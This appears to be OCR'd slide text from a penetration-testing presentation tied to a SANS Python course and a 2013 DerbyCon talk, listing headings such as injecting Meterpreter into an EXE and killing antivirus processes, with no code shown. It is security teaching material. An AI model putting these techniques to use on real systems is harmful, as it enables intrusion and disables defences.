
Including Modules




Inject Meterpreter into an EXE



Automatically kill any exe (Antivirus)



Prevent a DLL from being loaded (HIPS)



Additional info

- Watch the 2013 DerbyCon presentation

Questions?

- Twitter - @MarkBaggett
- Email - mbaggett@sans.org

- Check out SEC573 Python for Penetration Testers!!